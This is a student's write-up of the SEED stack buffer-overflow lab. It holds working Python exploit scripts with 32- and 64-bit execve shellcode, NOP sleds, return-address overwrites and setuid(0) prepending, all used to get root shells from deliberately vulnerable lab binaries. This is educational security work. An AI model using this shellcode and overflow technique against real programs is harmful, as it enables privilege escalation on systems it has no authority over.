Ng Jong Ray, Edward a0216695u
e0540252@u.nus.edu

Task 1:

```
a0216695u@shellcode$ ./a32.out
$ whoami
seed
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$
```

Fig 1. Running a32.out

```
a0216695u@shellcode$ ./a64.out
$ whoami
seed
$
```

Fig 2. Running a64.out

Both create a shell without any root privileges. They both create shells with the current user `seed`.

However, upon closer inspection, when the programs were run with `sudo` command, then they became a root shell.

```
a0216695u@shellcode$ sudo ./a32.out
# whoami
root
```

Fig 3. Running `sudo a32.out`

```
a0216695u@shellcode$ sudo ./a64.out
# whoami
root
```

Fig 4. Running `sudo a64.out`

This might indicate that the shells might be running based on the user that called the shell.

Task 2:

```
a0216695u@code$ make stack-L1
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
```

Fig 5. Compiling stack-L1

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
~
~
~

~
~
"badfile" 1L, 282C                                                      1,1           All
```

Fig 6. Writing the badfile with a long string of ‘A’ character

```
a0216695u@code$ ./stack-L1
Input size: 282
Segmentation fault
```

Fig 7. Running stack-L1 with the badfile

The program crashes with a segmentation fault.

Task 3:

1) Stack Layout of the diagram



Fig 8. Smashed stack layout

2) Exploit code explanation

The shellcode was the 32 bit shellcode from Labsetup/shellcode/call_shellcode.c. This is because looking at the Makefile in Labsetup/code/Makefile that stack-L1 is a 32 bit program, this can be seen in Fig 8.

```
stack-L1: stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@
```

Fig 9. Makefile to show that stack-L1 is 32 bit

```
# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
ptrbuffer = 0xffffca88
change = 0xffffcb5c
diff = change - ptrbuffer

###################################################################
# Put the shellcode somewhere in the payload
start = diff + 100   # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = ptrbuffer + start     # Change this number
offset = diff       # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
###################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
~
```

Fig 10. Exploit Code

The return address is located at `0xffffcb5c` and the value will be used when `bof()` returns. The exploit code aims to then find the difference between the return address and the start of the buffer variable pointer where the string in the badfile will be copied into. This difference will be filled up with the NOP instruction. The return address value will be `0xffffcb5c + 100` pointing directly to the start of the shell code to execute, which comes after the return address.

3) Getting the shell

```
a0216695u@code$ ./exploit1.py
a0216695u@code$ ./stack-L1
Input size: 517
# whoami
root
# 
```

Fig 11. Executing stack-L1 and getting the root shell

Task 5:

1) Smashed stack layout



Fig 12. Smashed Stack layout

2) Exploit code explanation

The shellcode was the 64 bit shellcode from Labsetup/shellcode/call_shellcode.c. This is because looking at the Makefile in Labsetup/code/Makefile that stack-L3 is a 64 bit program, this can be seen in Fig 10.

```
stack-L3: stack.c
	gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
	gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@
```

Fig 13. Makefile to show that stack-L3 is 64 bit

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
ptrbuffer = 0x7fffffffd860
change = 0x7fffffffd998
diff = change - ptrbuffer #312

#####################################################################
# Put the shellcode somewhere in the payload
#start = diff + 100   # Change this number
start = 128   # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = ptrbuffer + start  # Change this number
offset = diff           # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Fig 14. Exploit Code

The return address is located at `0x7fffffffd998` and the value would be used when `bof()` returns. The exploit code aims to then find the difference between the return address and the pointer of the buffer variable where the string in the badfile will be copied into. This difference will be filled up with the NOP instruction and the shell code.
The return address loaded into the return address is `0x7fffffffd860 + 128` which points directly to the start of the shell code to execute, which comes before the return address.

3) Challenge solution explanation

Because strcpy will terminate when a null byte is being read, this means that the shellcode should go before the 64 bit address since it is unavoidable to include 0x00 (a null byte) when writing the return address of `0x00007fffffffd998`. Thus the return address can then point to the shellcode which is at an address lower than the saved address.

4) Getting the shell

```
gdb-peda$ q
a0216695u@code$ ./exploit3.py
a0216695u@code$ ./stack-L3
Input size: 517
# whoami
root
#
```

Fig 15. Executing stack-L3 and getting the root shell

Task 7:

1) Shellcode extension

The Binary code for setuid(0) was given in call_shellcode.c, hence the solution would be to prepend the original shellcode with the setuid binary code. This will mean that the setuid binary code will execute, setting the program to have a real UID of 0 before the shellcode runs.

```
const char shellcode[] =
#if __x86_64__
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
```

Fig 16. Prepending the shellcode with binary code for setuid(0)

2) Getting root shell

```
a0216695u@shellcode$ vim call_shellcode.c
a0216695u@shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
a0216695u@shellcode$ ./a32.out
# whoami
root
# exit
a0216695u@shellcode$ ./a64.out
# whoami
root
# exit
a0216695u@shellcode$
```

Fig 17. Getting the root shell with a32.out and a64.out

```
a0216695u@code$ ./exploit1.py
a0216695u@code$ ./stack-L1
Input size: 517
# whoami
root
a0216695u@code$ ./exploit3.py
a0216695u@code$ ./stack-L3
Input size: 517
# whoami
root
```

Fig 18. Getting the root shell with stack-L1 and stack-L3